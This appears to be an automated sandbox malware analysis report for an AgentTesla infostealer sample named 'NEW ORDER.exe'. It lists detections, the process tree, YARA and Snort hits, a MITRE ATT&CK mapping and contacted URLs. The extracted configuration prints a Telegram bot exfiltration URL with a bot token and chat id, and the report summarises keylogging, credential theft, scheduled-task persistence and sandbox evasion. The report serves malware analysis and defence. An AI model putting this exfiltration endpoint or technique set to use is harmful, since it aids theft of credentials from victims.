ID: 680495
Sample Name: NEW ORDER.exe
Cookbook: default.jbs
Time: 17:41:11
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

NEW ORDER.exe


Overview

General Information

Sample Name:	NEW ORDER.exe
Analysis ID:	680495
MD5:	8577851a51c92b..
SHA1:	eb981f97bd164fc..
SHA256:	f3999152468077..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- NEW ORDER.exe (PID: 4932 cmdline: "C:\Users\user\Desktop\NEW ORDER.exe" MD5: 8577851A51C92B4D637B3AC6F58763A1)
  - schtasks.exe (PID: 3372 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\HvabCK" /XML "C:\Users\user\AppData\Local\Temp\tmp2F70.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 2300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NEW ORDER.exe (PID: 5108 cmdline: {path} MD5: 8577851A51C92B4D637B3AC6F58763A1)
  - svchost.exe (PID: 3372 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
    - WerFault.exe (PID: 5624 cmdline: C:\Windows\system32\WerFault.exe -pss -s 488 -p 1468 -ip 1468 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "5597287344",
  "Chat URL": "https://api.telegram.org/bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/sendDocument"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.501750120.0000000002BC3000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.265553300.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 14 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.NEW ORDER.exe.3facab0.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.NEW ORDER.exe.3facab0.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.NEW ORDER.exe.3facab0.2.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30aba:$s10: logins • 0x30521:$s11: credential • 0x2ca5e:$g1: get_Clipboard • 0x2ca6c:$g2: get_Keyboard • 0x2ca79:$g3: get_Password • 0x2dd6c:$g4: get_CtrlKeyDown • 0x2dd7c:$g5: get_ShiftKeyDown • 0x2dd8d:$g6: get_AltKeyDown
0.2.NEW ORDER.exe.3facab0.2.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2e15e:$a13: get_DnsResolver • 0x2c957:$a20: get_LastAccessed • 0x2eadc:$a27: set_InternalServerPort • 0x2edf8:$a30: set_GuidMasterKey • 0x2ca5e:$a33: get_Clipboard • 0x2ca6c:$a34: get_Keyboard • 0x2dd7c:$a35: get_ShiftKeyDown • 0x2dd8d:$a36: get_AltKeyDown • 0x2ca79:$a37: get_Password • 0x2d518:$a38: get_PasswordHash • 0x2e55e:$a39: get_DefaultCredentials
7.0.NEW ORDER.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.4 - Destination IP: 149.154.167.220

Timestamp:	192.168.2.4149.154.167.220231534432851779 08/08/22-17:42:49.480990
SID:	2851779
Source Port:	23153
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

Contains functionality to register a low level keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

.NET source code contains very large strings

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	2 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	2 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 3 Software Packing	NTDS	1 Process Discovery	Distributed Component Object Model	2 1 Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW ORDER.exe	49%	Virustotal		Browse
NEW ORDER.exe	100%	Avira	HEUR/AGEN.1235429	
NEW ORDER.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\HvabCK.exe	100%	Avira	HEUR/AGEN.1235429	
C:\Users\user\AppData\Roaming\HvabCK.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.NEW ORDER.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.0.NEW ORDER.exe.960000.0.unpack	100%	Avira	HEUR/AGEN.1235429		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.founder.com.cn/cnF	0%	URL Reputation	safe	
http://www.carterandcone.comothf	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://www.carterandcone.comCu	0%	Avira URL Cloud	safe	
http://www.fonts.comnK	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sajatypeworks.comb	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.sajatypeworks.comeG	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://www.galapagosdesign.com/L	0%	Avira URL Cloud	safe	
http://www.carterandcone.comd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnGZ	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.carterandcone.comh	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn.	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comoitu	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.fontbureau.comt	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.comce	0%	URL Reputation	safe	
http://gesqcS.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/sendDocument	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org	NEW ORDER.exe, 00000007.00000002.502403797.0000000002C2A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/sendDocumentdocument-----	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.com	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	NEW ORDER.exe, 00000000.00000003.238918778.0000000005C8D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%%startupfolder%	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.goodfont.co.kr	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnF	NEW ORDER.exe, 00000000.00000003.233743153.0000000005C5E000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.233723837.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comothf	NEW ORDER.exe, 00000000.00000003.235118854.0000000005C60000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot5400730219:AAF6yJi-sq4as7PeSLNrtiGC96YCaGma0y8/	NEW ORDER.exe, 00000000.00000002.277628722.0000000003E79000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000007.00000000.265553300.000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://www.sajatypeworks.com	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.230277613.0000000005C53000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	NEW ORDER.exe, 00000000.00000003.242718317.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.241924098.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.241560139.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.242251783.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.241387291.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.242063281.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.242521890.0000000005C58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	NEW ORDER.exe, 00000007.00000002.502403797.0000000002C2A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comCu	NEW ORDER.exe, 00000000.00000003.235118854.0000000005C60000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comnK	NEW ORDER.exe, 00000000.00000003.231040731.0000000005C6B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designerse	NEW ORDER.exe, 00000000.00000003.244166604.0000000005C8D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	NEW ORDER.exe, 00000000.00000003.230978289.0000000005C6B000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sajatypeworks.comb	NEW ORDER.exe, 00000000.00000003.230277613.0000000005C53000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.comeG	NEW ORDER.exe, 00000000.00000003.230277613.0000000005C53000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	NEW ORDER.exe, 00000000.00000002.270184623.0000000002E71000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000007.00000002.502403797.0000000002C2A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersp	NEW ORDER.exe, 00000000.00000003.239168700.0000000005C8D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.fontbureau.com/designerst	NEW ORDER.exe, 00000000.00000003.239093431.0000000005C8D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/L	NEW ORDER.exe, 00000000.00000003.241408459.0000000005C63000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.carterandcone.comd	NEW ORDER.exe, 00000000.00000003.235118854.0000000005C60000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnGZ	NEW ORDER.exe, 00000000.00000003.234068944.0000000005C57000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234627581.0000000005C5600.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	NEW ORDER.exe, 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comh	NEW ORDER.exe, 00000000.00000003.235118854.0000000005C60000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlh	NEW ORDER.exe, 00000000.00000003.239721792.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.239784127.0000000005C5D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/	NEW ORDER.exe, 00000000.00000003.234493545.0000000005C56000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	NEW ORDER.exe, 00000000.00000002.285435066.0000000006EA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn.	NEW ORDER.exe, 00000000.00000003.234284743.0000000005C58000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234493545.0000000005C56000.00000004.00000800.00020000.00000000.sdmp, NEW ORDER.exe, 00000000.00000003.234627581.0000000005C56000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
